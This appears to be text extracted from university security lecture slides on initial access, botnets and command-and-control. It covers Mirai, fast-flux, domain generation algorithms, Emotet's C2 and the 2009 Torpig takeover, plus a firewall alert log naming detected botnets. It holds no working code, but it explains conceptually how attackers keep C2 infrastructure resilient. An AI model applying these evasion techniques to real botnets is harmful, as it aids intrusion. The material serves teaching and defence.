


or RCE



*or **library** run with
rundll32.exe*

Typical "Infection" (III-b)



- ❑ **Quick** and **Automated**
- ❑ One or more **downloads** from Adversary-controlled locations
- ❑ **Countless** possibilities

Remark



- **Longer** chain \Rightarrow

- Defender:


- More opportunities for **detection**

- Attacker:

- More opportunities for **hiding location**

- More opportunities for **complicating attribution**
(often many variations in the same campaign)

Terminology (NOT uniform)



Keep in mind



☐ Can execute **one** shell command
on the target

or

☐ Can exploit an **RCE** vuln
on the target



**Arbitrarily complex
executable**

☐ Convince yourself that:

1. It is really true
2. It can be done in **many different ways**

Initial Access and Execution



REMIND

☐ Can execute **one** shell command
on the target

or

☐ Can exploit an **RCE** vuln
on the target



**Arbitrarily complex
executable**

How can you do that?



Example 1 (REMINDE)



☐ Phishing

- ☐ User opens attachment (that contains **macros**)
- ☐ Macros executed by program that opens attachment

☐ Requirements:

- ☐ User involvement
- ☐ Program that opens that attachment type has scripting capabilities (e.g., Excel)
- ☐ Scripting capabilities are enabled

Example 2 (REMIND)



- ❑ Phishing
- ❑ User opens attachment (that contains an exploit)
- ❑ RCE exploitation in **program that opens attachment**

- ❑ Requirements:
 - ❑ User involvement
 - ❑ Program that opens certain attachments (client program) has **RCE vulnerability**
 - ❑ Adversary has exploit for that vulnerability

Example 3 (REMINDE)



- ❑ Phishing
- ❑ User clicks on a link
- ❑ RCE exploitation in **Browser that fetches document** (drive-by)

- ❑ Requirements:
 - ❑ User involvement
 - ❑ Browser (client program) has **RCE vulnerability**
 - ❑ Adversary has exploit for that vulnerability (and a website that serves that exploit)

Example 4 (REMIND)



- ❑ Server has RCE vulnerability

- ❑ Requirements:
 - ❑ Server accessible to Adversary
 - ❑ Adversary has exploit for that vulnerability

Example 5 (REMINDE)




- ❑ Server allows command execution through **credentials** (e.g., ssh, VPN, ...)

- ❑ Requirements:
 - ❑ Server accessible to Adversary
 - ❑ Adversary has valid credentials

Remark



Usually involves one or more **downloads**
from Adversary-controlled locations



C2 Infrastructure



Bot / Botnet (I)



❑ Bot:

- ❑ Device with **stealthy** and **remotely-controlled** malware
- ❑ Usually implanted by **automated** and **not targeted** attack

❑ Botnet:

- ❑ **Very large** set of bots collectively controlled by its “botnet master”
(**hundreds of thousands**)

❑ Extremely important in practice

Bot / Botnet (II)



☐ Bot:

- ☐ Device with **stealthy** and **remotely-controlled** malware
- ☐ Usually implanted by **automated** and **not targeted** attack

☐ Not necessarily a PC / server

- ☐ Home routers
- ☐ Webcams
- ☐ Printers
- ☐ ...
- ☐ IoT
- ☐ ...

Mirai: Initial Access (early epochs)

Initial Access 9 techniques

Drive-by
Compromise

Exploit Public-
Facing
Application

Valid
Accounts
(2/4)

Cloud Accounts

Default Accounts

Domain Accounts


Local Accounts

- Unauthenticated command injection vulns of **IoT devices** (e.g., CVE-2020-10173, CVE-2020-10987)

- Guessing based on dictionary of 64 default or commonly used credentials for **IoT devices**

- **NB: No User involvement**


Mirai: Some Facts




1. Contacted botnet master through C2
2. **Self-replication**
 - ☐ Scan of public IP addresses
 - ☐ Attempted exploitation + default passwords
3. **No persistence (!)**
 - ☐ Peak of 600K bots
 - ☐ At the beginning, its size **doubled** every 76 hours

Botnets: C2

- An important topic itself
- ...and for understanding C2 in **large-scale** attacks to **organizations**




Key Requirement (REMIND)



Key Attacker Problems (REMINDE)


Must know **IP address** and
port number of the other side



- ❑ Once discovered and analyzed:
 - ❑ IP address can be **blocked** at the firewall
 - ❑ **How to keep C2?**
- ❑ IP address owner can be **found**
 - ❑ **How to obfuscate location and identity?**

Remark

- ❑ **Defenders can share their findings**
- ❑ The Adversary has a hard job
 - ❑ Losing control of some bots is unavoidable
 - ❑ But you do not want to lose control of most of your botnet



C2:

The (very) early years

- ❑ Each bot contains and contacts a **predefined** $IP-X$ **IP address**
 - ❑ Bot master at that $IP-X$ **address**
-
- ❑ Defenders may detect and blacklist $IP-0$
 - ❑ One defender discovers $IP-0$ and then notifies the community

C2: IP fast-flux

- ❑ Each bot contains and contacts a **predefined** N-BO **name**
- ❑ Attacker modifies IP-X in DNS record N-BO A IP-X frequently

- ❑ Defenders may detect and blacklist N-BO
 - ❑ One defender discovers N-BO and then notifies the community
- ❑ Legal actions against Registrar that manages N-BO can dismantle the botnet **completely**
- ❑ **Adversaries tend to use "questionable" Registrars**

C2: Domain flux (I)

- ❑ Each **bot**:
 - ❑ Contains a **DomainGenerationAlgorithm** that generates a **different** name $DGA-N(day)$ **every day**
 - ❑ Contacts $DGA-N(today)$
- ❑ Every few days, Attacker:
 - ❑ Executes DGA for determining $DGA-N(day-i)$ of the **next few days**
 - ❑ Registers the corresponding domains (spread across different registrars)

C2: Domain flux (II-a)



- ❑ Defender only capable of **traffic analysis**
 - ❑ May discover DGA-N (today)
 - ❑ Blacklisting is effective for **less than one day**
 - ❑ Actions against Registrars **not** useful



- ❑ Task **much harder** than with IP fast-flux

C2: Domain flux (II-b)

- ❑ Defender capable of **reverse engineering bots**

- ❑ May discover **DGA algorithm**



- ❑ Determine the first future $DGA-N (day-x)$ not yet registered
 - ❑ Register than name and those of the (many) following days



- ❑ **Full botnet dismantled!**



C2: Domain flux improved

- Each **bot**:

- Contains a **DomainGenerationAlgorithm** that generates **thousands of different** name DGA-N (day) **every day**

- Contact **all** of those names every day

- No response OR Unauthenticated response → Skip to next name

- Attacker needs to buy only **one name** every day

- Defenders would have to buy/block **every name** every day

- **Infeasible**



Emotet C2 (I)



- ❑ Adversary controls **many** (IP, port) pairs
 - ❑ ≈ 330 IP addresses spread around the world
 - ❑ Most of them listening on one single port (443, 80, 8080)
 - ❑ Some churn over different "waves"
- ❑ Each bot **contains** (and contacts) **tens** of such pairs
 - ❑ On the average 47, in a range [20,63]

Emotet C2 (II)

- ❑ Adversary controls **many** (IP, port) pairs (≈ 330)
- ❑ Each bot **contains** (and contacts) **tens** of such pairs (≈ 50)
- ❑ Reverse engineering a bot is hard because of **strong obfuscation** techniques
- ❑ ...and even if you succeed you have only a **partial** view of the infrastructure



- ❑ **Dismantling** the entire infrastructure is **very hard**
- ❑ Isolating **even a single bot** is unlikely

Full Botnet: Dismantling



- ❑ **Extremely difficult**
- ❑ C2 highly sophisticated and **resilient**
- ❑ Only "very high profile" Defenders can fight
 - ❑ Lot of time, lot of effort, lot of collaboration
 - ❑ Usually on **side channels** (e.g., payment of domains)
- ❑ Feasible **only** against the most important threats

Organizations: Defense in practice

❑ Filtering at the boundary

- ❑ Application-level firewall
- ❑ **Very expensive licenses** for obtaining frequent updates with **network traffic signature** of known botnets

```
root <root@nutslog.units.it>  
to netadmin, sicurezzainfor. ▾  
user="[REDACTED]" srcip="[REDACTED]" service="HTTP" app="Andromeda.Botnet"  
user="[REDACTED]" srcip="[REDACTED]" service="HTTP" app="Necurs.Botnet"  
user="[REDACTED]" srcip="[REDACTED]" service="tcp/8000" app="Gozi.Botnet"
```

- ❑ When an internal bot is detected, notify administrator

Curiosity...

Torpig takeover (2009)



Curiosity...

Torpig takeover (2009) (I)

Group of researchers (Giovanni Vigna & C):

1. Reverse engineered **bot code**
2. Detected and understood DGA
3. Bought the first domains available...
isolated the botmaster from the full botnet!

+


1. Reverse engineered **botnet C2 protocol**
2. Realized it was **neither encrypted nor authenticated (!)**
3. **Impersonated the botmaster and took control of the full botnet!**

❑ Received credit card numbers, banking passwords...

Curiosity...

Torpig takeover (2009) (II)

3. Impersonated the botmaster and took control of the full botnet!

- ❑ The botnet had an **additional** C2 channel
 - ❑ After 6 days, botmasters:
 - ❑ **Updated** bot software through the additional channel
 - ❑ New version used an improved C2:
 - ❑ **Authenticated**
 - ❑ Domain flux **improved** (full blocking/buying infeasible)
- 
- ❑ Took back full control

Emotet C2 protocol security

